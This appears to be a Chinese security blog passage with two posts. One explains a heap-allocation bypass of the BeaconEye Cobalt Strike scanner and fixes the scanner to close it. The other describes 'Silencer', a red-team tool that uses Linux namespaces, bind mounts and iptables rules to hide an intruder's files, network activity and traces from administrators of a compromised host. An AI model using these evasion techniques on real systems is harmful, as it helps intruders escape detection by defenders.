BeaconEye中查询内存信息实际调用的是NtQueryVirtualMemory，我们都知道Nt系列函数是Windows中Ring3进入Ring0的入口，让我们查看该函数的官方文档

NtQueryVirtualMemory function (ntifs.h)

06/07/2019 • 2 minutes to read

The **NtQueryVirtualMemory** routine determines the state, protection, and type of a region of pages within the virtual address space of the specified process.

Syntax

C++ Copy

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtQueryVirtualMemory(
  HANDLE                   ProcessHandle,
  PVOID                    BaseAddress,
  MEMORY_INFORMATION_CLASS MemoryInformationClass,
  PVOID                    MemoryInformation,
  SIZE_T                   MemoryInformationLength,
  PSIZE_T                  ReturnLength
);
```

可以看到查询的信息都存到了MemoryInformation中，而MemoryInformation对应的结构体是MEMORY_INFORMATION_CLASS，MEMORY_INFORMATION_CLASS实际包含了一个MEMORY_BASIC_INFORMATION，MEMORY_BASIC_INFORMATION结构如下

MEMORY_BASIC_INFORMATION structure (ntifs.h)

01/02/2020 • 2 minutes to read

Contains information about a range of pages in the virtual address space of a process. The ZwQueryVirtualMemory routine uses this structure.

Syntax

C++ Copy

```
typedef struct _MEMORY_BASIC_INFORMATION {
  PVOID  BaseAddress;
  PVOID  AllocationBase;
  ULONG  AllocationProtect;
  USHORT PartitionId;
  SIZE_T RegionSize;
  ULONG  State;
  ULONG  Protect;
  ULONG  Type;
} MEMORY_BASIC_INFORMATION, *PMEMORY_BASIC_INFORMATION;
```

查看RegionSize的描述


RegionSize

The size of the region in bytes beginning at the base address in which all pages have identical attributes.

翻译过来的意思是，RegionSize的计算方式是，从起始地址开始，直到内存页的属性不一致为止，包含的byte数量，就是RegionSize

B 猜想与验证

首先我们可以初步得出结论，BeaconEye当中获取堆的信息时，实际只获取了第一个堆段(因为堆段和堆段之间是不连贯的，导致内存页属性不能保持一致)，因此假设Beacon Config没有被释放在第一个堆段中，就会导致BeaconEye检测失败，为了实现这个猜想，笔者将SymInitialize注释掉，转而手动调用HeapAlloc进行堆分配(当堆空间分配的足够多时，就会触发系统自动生成堆段)，如果这个猜想是正确的，那么BeaconEye将同样无法扫描




编译运行，再使用BeaconEye进行检测，发现已经无法检测了，猜想bingo

```
PS C:\Users\Administrator> G:\VSProjects\BeaconEye\bin\Debug\BeaconEye.exe
BeconEye by @_EthicalChaos_
  CobaltStrike beacon hunter and command monitoring tool x86_64

[+] Scanning for beacon processess ...
[+] Scanned 209 processes in 00:00:01.6845815
[=] No beacon processes found
PS C:\Users\Administrator>
```

C BeaconEye修复(伪)


现在不能检测的原因已经找到了，修复其实非常简单，前面提到过，heap结构中包含了堆段的双向链表，因此我们只需要在BeaconEye当中，遍历这个双向链表，将所有堆段地址都添加到待扫描列表中即可，以下是修复代码



这个时候我们重新编译，扫描原先使用了SymInitialize的Cobalt Strike Beacon，发现已经可以扫出来了

D 为什么还是被Bypass了?


但是事情远远没有那么简单，因为我发现先前手动调用HeapAlloc的Cobalt Strike Beacon并没有扫出来，这令我百思不得其解，为了解决问题，我的思路是先确定Beacon Config在内存中哪个位置，这里同样使用yara进行确认(扫描完整内存)，得到具体的位置后，调试BeaconEye并判断是否读取到了对应的内存。经过一番调试，发现BeaconEye确实存在于堆段中，但是BeaconEye并没有完整的读取到堆段的所有内存，示意图如下



红色部分是BeaconEye实际读取到的内存，绿色部分是实际Beacon Config存放的位置，为什么会出现这种情况，这个时候就得继续回到Windows的内存设计上

E HeapBlock

在Windows的堆内存当中，除了堆段以外，还有一个概念叫堆块，每一个堆段都是由多个堆块组成的，使用vmmap工具即可查看



不难发现每一个堆段包含了大量的堆块，这也解释了为什么BeaconEye会检测失效，因为堆块和堆块之间存在属性不一致的内存页，导致只能读取部分内存空间

而在实际的进程当中，堆块对应的结构体是_HEAP_ENTRY

```
0:007> dt !_heap_entry
ntdll!_HEAP_ENTRY
   +0x000 UnpackedEntry    : _HEAP_UNPACKED_ENTRY
   +0x000 PreviousBlockPrivateData : Ptr64 Void
   +0x008 Size             : Uint2B
   +0x00a Flags            : UChar
   +0x00b SmallTagIndex    : UChar
   +0x008 SubSegmentCode   : Uint4B
   +0x00c PreviousSize     : Uint2B
   +0x00e SegmentOffset    : UChar
   +0x00e LFHFlags         : UChar
   +0x00f UnusedBytes      : UChar
```

但是在_HEAP_SEGMENT当中，只有FirstEntry和LastValidEntry，这两个字段的含义是指向第一个以及最后一个堆块

```
0:007> dt !_heap_segment
ntdll!_HEAP_SEGMENT
   +0x000 Entry            : _HEAP_ENTRY
   +0x010 SegmentSignature : Uint4B
   +0x014 SegmentFlags     : Uint4B
   +0x018 SegmentListEntry : _LIST_ENTRY
   +0x028 Heap             : Ptr64 _HEAP
   +0x030 BaseAddress      : Ptr64 Void
   +0x038 NumberOfPages    : Uint4B
   +0x040 FirstEntry       : Ptr64 _HEAP_ENTRY
   +0x048 LastValidEntry   : Ptr64 _HEAP_ENTRY
   +0x050 NumberOfUnCommittedPages : Uint4B
   +0x054 NumberOfUnCommittedRanges : Uint4B
   +0x058 SegmentAllocatorBackTraceIndex : Uint2B
   +0x05a Reserved         : Uint2B
   +0x060 UCRSegmentList   : _LIST_ENTRY
```

而经过阅读相关资料，发现并没有链表将所有堆块串联起来(无论堆块是何种状态)，因此堆块的位置需要手动计算，这里存在一个小插曲，就是windows实际是加密了_HEAP_ENTRY这个结构的，加密方式是Xor，而Xor的密钥则在_HEAP结构的0x88(x86是0x50)，因此在计算堆块大小时，需要手动解密Size

F BeaconEye修复(真)

在之前的修复代码上，我们手动计算所有堆块的地址，并添加到待扫描列表当中，代码如下(方便演示这里只写了x64部分)

编译修复的BeaconEye，重新扫描手动调用了HeapAlloc去Bypass原版BeaconEye的Beacon，发现已经可以扫描了

结语

目前这个加强修复版的代码，可以通杀Cobalt Strike全版本(3.x的yara规则需要修改)，这对攻击方来说提出了更高的挑战以及要求。目前该检测功能已经集成到即将发布的 牧云 新版本当中，也欢迎大家来申请试用体验更强大的主机安全产品。

另外，牧云团队正在招聘主机安全领域的产品安全研究员，如果你和我一样，喜欢研究红蓝对抗，并希望将它落地到产品当中，欢迎投递简历，投递邮箱为jingyuan.chen@chaitin.com

参考资料

https://wbglil.gitbook.io/cobalt-strike/cobalt-strike-gong-ji-fang-yu/untitled-1

《Windows Internals 6 part 1》

07 Jul.

基于Linux Namespaces 特性实现的消音

作者：秋水

> TL;DR
>
> 这不是什么新技术，仅仅只是一些利用。
>
> 这是一个减少攻击噪音的工具，但同时也会产生其他噪音，但收益大于支出，属于OPSEC一类。
>
> 使用Linux Namespaces 一部分特性，遇到了一些坑但有相应的解决方案。
>
> 主要的功能包括隐藏进程、隐藏文件、隐藏网络、清理痕迹，提供合理的SSH手法。
>
> 目前这还是个玩具。

0x01 Linux Namespaces 简介

在早些时候通过Exp的文章学习到过一点 Docker 底层运行的一些相关特性和机制

Docker安全性与攻击面分析

https://mp.weixin.qq.com/s/BaeIGrBimww8SUtePDQ0jA

那么文中有提到：

Docker 使用了多种安全机制以及隔离措施，包括 Namespace，Cgroup ，Capability 限制，内核强访问控制等等。

其中得知：

Linux Control Group （Cgroup）

- 更多偏向系统资源的约束

内核 Capabilities

- 更多偏向容器权限的约束

在看完文章后和Exp也讨论了（Exp yyds 强的可怕 ）同时产生了一个想法，如果我们可以将部分隔离技术

带到 Redteam operation 当中，应该可以实现不错的效果。Docker本身就有这让“我们”看不见容器内部发生的事情的特性，那么我们也可以反过来让宿(guan)主(li)机(yuan) 也看不到我们的操作。

所以我们需要了解哪些技术方便我们实现需求，每一种机制都是Docker的组成要素，但我觉得 Namespaces 看起来是个另类的存在。

Linux Namespace 包含了大多数现代容器背后的一些基本技术。比如 PID Namespace 允许隔离进程之间的全局系统资源，这意味着在同一个主机上，运行的两个进程可以出现具有相同PID的情况，但你其实并不能在一个命名空间中通过PS看到这种情况，而是出现在不同PID 命名空间中。

以Docker 为例，当容器启动时会有一系列NS（Namespace 后续简称NS）随之创建。

而这里面就涉及到了 多种 NS 的使用，Linux kernel 为用户态提供了7种 NS 的内核接口使用。

```
Mount - isolate filesystem mount points

UTS - isolate hostname and domainname

IPC - isolate interprocess communication (IPC) resources

PID - isolate the PID number space

Network - isolate network interfaces

User - isolate UID/GID number spaces

Cgroup - isolate cgroup root directory
```

从描述信息来看，的确是一组很有趣的接口，有一些上层工具实现了部分系统namespace管理接口，比如 unshare , nsenter ,ip 等，从中我选择了两种 NS 来实现本文要叙述的隐匿实现。

Mount NS / Net NS, 这两种 NS 最大程度可以帮助我们解决几个问题：

对文件的隐藏和对网络的隐藏

当然，有些师傅会觉得PID NS 为什么不是选择的部分了，关于这个问题，我们后面会知道答案。

举个例子

我们用unshare 创建一个 /bin/bash 并让它进入一个新的Net NS,这个时候我们再看自己的网卡发现除了loopback什么也没有了，因为此刻这个bash和它的一系列子进程都在一个崭新的网络栈当中，已经和其他网络互相隔离。

```
❯ unshare -n /bin/bash
❯ ifconfig -a
lo: flags=8<LOOPBACK>  mtu 65536
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

你可以在这里发现更多和Namespace相关的细节。

namespaces(7) - Linux manual page

https://man7.org/linux/man-pages/man7/namespaces.7.html

那么我们先来看一下最终实现的效果是如何的。

0x02 Silencer Demo

Silencer：https://asciinema.org/a/Sho4y0wmF1hrq5o71vPJwDRgR

我们可以看到，Adapter代替了 SSH Client 命令帮助我们进行 SSH，并且我们会得到一个 完整的交互式Shell，在这个空间中，我们执行的操作会有隐匿的效果。当然你看到的这些，都是发生在拥有root权限下的。

其实 Adapter 是帮助我们把主程序 Silencer scp 到目标主机上并运行，我们通过流程图来看看发生了什么。




图 —— 梦颖师傅所绘

你会看到，当Silencer被传输到目标主机后，会发生一系列调用。

Adapter 会去调用Silencer 并执行相关功能。

```
Session.Run("chmod +x " + remoteFile+";"+remoteFile + " -init" + ";" + "cd " + remotePath + ";" + "ns=1 " + remoteFile + " -nsjoin")
```

```
# 因式分解
❯ chmod +x Silencer
❯ ./Silencer -init
❯ ns=1 Silence -nsjoin
```

我们进一步看看到底做了什么，这边不会讲太多源码的实现，主要以实现思路为主，因为首先代码能力不好，其次实现方式也有很多。

在这之前我们简单看看在Golang中如何去使用NS，你可以在Google上搜索到大量资料。Golang 为我们提供了操作NS的一部分实现接口。

需要使用系统调用（syscall）去完成，简单来讲就是程序直接像内核发起请求接口的过程，比如访问硬件资源，文件系统，创建进程等。

https://golang.org/pkg/syscall/

这个包，就是Golang官方便编写的标准库 - syscall ,已经为我们封装好很多实用接口，比如syscall.Unshare、syscall.Mount、syscall.Readlink 等。

在前面提到的 unshare -n /bin/bash 命令中，unshare 实际是使用 Clone() 系统调用， 并传递CLONE_NEWNET 来完成NetNS的创建,当然可以接受多个CLONE属性。Clone 可以帮助我们创建一个带有隔离属性的进程。

```
unshare(CLONE_NEWNET)
```

在Golang中我们可以使用 syscall.SysProcAttr struct 来为我们创建的程序带有相关属性。

```
type SysProcAttr struct {
 Chroot     string      // Chroot.
 Credential *Credential // Credential.
 // Ptrace tells the child to call ptrace(PTRACE_TRACEME).
 // Call runtime.LockOSThread before starting a process with this set,
 // and don't call UnlockOSThread until done with PtraceSyscall calls.
```

```
Ptrace bool

Setsid bool // Create session.

// Setpgid sets the process group ID of the child to Pgid,

// or, if Pgid == 0, to the new child's process ID.

Setpgid bool

// Setctty sets the controlling terminal of the child to

// file descriptor Ctty. Ctty must be a descriptor number

// in the child process: an index into ProcAttr.Files.

// This is only meaningful if Setsid is true.

Setctty bool

Noctty  bool // Detach fd 0 from controlling terminal

Ctty    int  // Controlling TTY fd

// Foreground places the child process group in the foreground.

// This implies Setpgid. The Ctty field must be set to

// the descriptor of the controlling TTY.

// Unlike Setctty, in this case Ctty must be a descriptor

// number in the parent process.

Foreground   bool

Pgid         int           // Child's process group ID if Setpgid.

Pdeathsig    Signal        // Signal that the process will get when its parent dies (Linux only)

---------------------------------------------------------------------------

Cloneflags   uintptr       // Flags for clone calls (Linux only)

---------------------------------------------------------------------------

Unshareflags uintptr       // Flags for unshare calls (Linux only)

UidMappings  []SysProcIDMap // User ID mappings for user namespaces.
```

```
  GidMappings  []SysProcIDMap // Group ID mappings for user namespaces.
  // GidMappingsEnableSetgroups enabling setgroups syscall.
  // If false, then setgroups syscall will be disabled for the child process.
  // This parameter is no-op if GidMappings == nil. Otherwise for unprivileged
  // users this should be set to false for mappings work.
  GidMappingsEnableSetgroups bool
  AmbientCaps              []uintptr // Ambient capabilities (Linux only)
}
```

在结构体中，我们看到了 Cloneflags 并且说明 Flags for clone calls (Linux only)。

那么我们在创建进程的时候就可以使用它来帮助我们附加各种NS属性。

举个例子

```
package main

import (
  "fmt"
  "os"
  "os/exec"
  "syscall"
)

func main() {
  cmd := exec.Command("/bin/sh")
```

```
  //set identify for this demo
  cmd.Env = []string{"PS1=[Silencer]# "}
  cmd.Stdin = os.Stdin
  cmd.Stdout = os.Stdout
  cmd.Stderr = os.Stderr

  cmd.SysProcAttr = &syscall.SysProcAttr{
    Cloneflags: syscall.CLONE_NEWUTS,
  }

  if err := cmd.Run(); err != nil {
    fmt.Printf("Error running the /bin/sh command - %s\n", err)
    os.Exit(1)
  }
}
```

如果你想设置多个NS flags 可以这样写。

```
cmd.SysProcAttr = &syscall.SysProcAttr{
    Cloneflags: syscall.CLONE_NEWNS |
      syscall.CLONE_NEWNET |
      syscall.CLONE_NEWUSER |
      syscall.CLONE_NEWIPC |
      syscall.CLONE_NEWPID |
      syscall.CLONE_NEWUTS,
  }
```

最后达到的效果就是：

```
❯ hostname
ubuntu
❯ ./Silencer_uts
[Silencer]# hostname Silencer
[Silencer]# hostname
Silencer
[Silencer]# exit
❯ hostname
ubuntu
```

当进入 New UTS Shell 之后我们修改hostname是不会影响到外界。

通过readlink，我们也可以发现 UTS 的确不一样了。

```
❯ readlink /proc/self/ns/uts
uts:[4026531838]
❯ ./Silencer_uts
[Silencer]# readlink /proc/self/ns/uts
uts:[4026532421]
[Silencer]#
```

这是使用 CLONE_NEWUTS带来的效果，有了这些基础就会使用其他NS，后续的代码就和搭积木差不多了，就是调用各种系统调用和处理相关逻辑即

0x03 init(初始化环境)

这里列举一下，在实现init一共做了哪些事情,以及为什么。这仅仅是我这里的做法。

```
[+] SetipforwardUp success!
[+] SetiptablesUp success!
[+] Building network ns PID:423984
[+] Building mount ns dir: /tmp/rootfs/
[+] PivotDir mount success!
[+] resolv.conf copy success!
[+] BindMount resolv.conf success!
[+] addcontentTofile resolv.conf success!
[+] PiovtResolv mount success!
[+] .bashrc copy success!
[+] BindMount .bashrc success!
[+] addcontentTofile ~/.bashrc success!
[+] PiovtBashrc mount success!
[+] persistent mount nsnet Success!
[+] mount /tmp/.ICE-unix/mntdir/ Success!
```

建立隐藏挂载据点

首先我们建立一个隐藏挂载点，我们不需要将整个文件系统隔离，你可以选择任何一个存在的文件夹来做这个操作。目的是为了在此文件夹上设立一个隐藏空间，和宿主机进行相互隔离。从而你可以在此放你任何想放的文件和工具以及运行日志。

```
if err := syscall.Mount("tmpfs", "/tmp/rootfs", "tmpfs", 0, ""); err != nil {
  return err
}
```

我们将一个 tmpfs 内存文件系统挂载在/tmp/rootfs 上。在执行这一步前，我们已经进入了新的Mnt NS。所以所有的挂载操作都不对外界产生影响。对于外界进程来说，/tmp/rootfs文件夹没有任何变化。

配置 resolv.conf 和 .bashrc

我们需要配置隔离空间内的一些基础环境，比如修改.bashrc　加入你想要的一些环境变量，修改resolv.-conf是为了规避这种情况。

```
nameserver 127.0.0.53
options edns0
search localdomain
```

感觉好像没啥，其实问题很大。

```
[Silencer]# netstat -pantu
netstat: showing only processes with your user ID
Active Internet connections (servers and established)
```

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
[Silencer]#
```

当你在隔离空间内，由于是新的网络环境，这个时候是访问不到本地 systemd-resolve 或其他本地DNS服务。产生的问题就是你无法进行域名解析，所以我们也需要对 resolv.conf 进行调整。

我们可以使用 Bind Mount 来帮助我们实现这一点.

> Creating a bind mount
>
> If mountflags includes MS_BIND (available since Linux 2.4), then perform a bind mount. A bind mount makes a file or a directory subtree visible at another point within the single directory hierarchy. Bind mounts may cross filesystem boundaries and span chroot(2) jails.

通过man手册我们可以看到 bind mount 不光可以作用于文件夹，还可以作用于文件，利用 bind mount 将这两个文件复制到一个暂存点，然后再 mount 到原有位置即可。这样对原文件的访问会实际访问我们的暂存文件。并且由于Mnt NS的隔离，Namespace外仍然为访问原来的文件。


以 resolv.conf 为例：

```
if _,err := cuscopy("/etc/resolv.conf","/tmp/rootfs/resolv.conf"); err != nil {
  return err
}

if err := syscall.Mount("/tmp/rootfs/resolv.conf", "/etc/resolv.conf", "", syscall.MS_BIND, ""); err != nil {
  return err
}

addcontentTofile("nameserver 114.114.114.114\n","/etc/resolv.conf
```

需要设置的flag位就是 syscall.MS_BIND ．我们进行追加的目的是为了不影响原有配置，在部分场景下，这里原有配置里面可能配置了含有内网DNS Nameserver的情况。如果是这种情况，其实我们不操作resolv.conf也不会有太大问题。

建立netns网桥

正如你上面看到的，在你调用 CLONE_NEWNET 之后。你会得到一个新的网络空间，此时除了loopback interface 外你一张网卡也没有，更别谈进行网络通信了。所以我们接下去要看看网络问题如何解决。



原图：https://i.loli.net/2019/05/04/5ccda44d1f525.png

根据现有资料我们可以知道，想要让容器内的进程和外界通信需要使用 bridge 网桥、以及虚拟网卡来实现通信。

在外界网络空间中创建网桥接口并分配IP

然后创建veth接口对（默认情况你使用ip命令创建的虚拟网卡也是成对出现的，一个被删除，另一个也会自动消失）

veth的特点就是它类似一个队列，当流量从一端进入，就必定会从另外一端出去，根据这个特点，我们就可以将一端依附在全局命名空间brg接口上，另外一段依附在隔离空间的新Net NS上。


配置好路由以及转发。

这些做完，就可以实现隔离空间像外界发起请求，产生通信的能力，好在以及有人实现了这部分代码。

https://github.com/teddyking/netsetgo/blob/master/cmd/netsetgo.go

```
bridgeCreator := device.NewBridge()
vethCreator := device.NewVeth()
netnsExecer := &netns.Execer{}

hostConfigurer := configurer.NewHostConfigurer(bridgeCreator, vethCreator)
containerConfigurer := configurer.NewContainerConfigurer(netnsExecer)
netset := netsetgo.New(hostConfigurer, containerConfigurer)

bridgeIP, bridgeSubnet, err := net.ParseCIDR(bridgeAddress)
check(err)

containerIP, _, err := net.ParseCIDR(containerAddress)
check(err)

netConfig := netsetgo.NetworkConfig{
  BridgeName:    bridgeName,
  BridgeIP:      bridgeIP,
  ContainerIP:   containerIP,
  Subnet:        bridgeSubnet,
  VethNamePrefix: vethNamePrefix,
}

check(netset.ConfigureHost(netConfig, pid))
check(netset.ConfigureContainer(netConfig, pid))
```

这是封装好的方法体，我们直接拿来用即可，需要注意的是，我们需要传入隔离进程的PID给接口。



然后你就会发现外部多了两张网卡，内部多了一张虚拟网卡，和流程图中的逻辑是一样的。

配置 iptables

在配置好NetNS网络后，还不完全够，我们还需要配置iptables 转发，因为在这个情况下，你还不能实现从隔离空间的通信到达宿主机之外的网络，因为缺少源地址转换这一层处理。

```
iptables -t nat -A POSTROUTING -s 10.10.10.0/24 -j MASQUERADE
```

所以我们需要对nat表的POSTROUTING 链加一条转换地址伪装规则。

另外考虑到部分Centos派系的系统和实战情况下，有可能会出现Forward链默认规则为DROP的情况，或者默认为ACCEPT情况，但是链第一条规则就DROP ANY的问题，我们还可以再添加一条Forward链的规则。

```
iptables -I FORWARD -j ACCEPT
```

让这条Any to Any 的规则插入到最顶部。

关于iptables部分目前用的是 exec 实现，你也可以考虑使用cgo去写，因为golang暂时没有发现一个对netfilter封装的像iptables那么好的库。考虑到向下兼容的问题，所以也不会去使用nftables。

配置 net.ipv4.ip_forward 转发

在配置好NetNS网络后，还不完全够，我们还需要配置iptables 转发，因为在这个情况下，你还不能实现从隔离空间的通信到达宿主机之外的网络，因为缺少源地址转换这一层处理。


在做好iptables之后不要忘记对 net.ipv4.ip_forward 内核选项进行修改 ，否则一样是无法达到转发的目的的。

你可以选择 自己写，也可以用一些现成的库，比如：github.com/lorenzosaino/go-sysctl

Persistent Namespaces

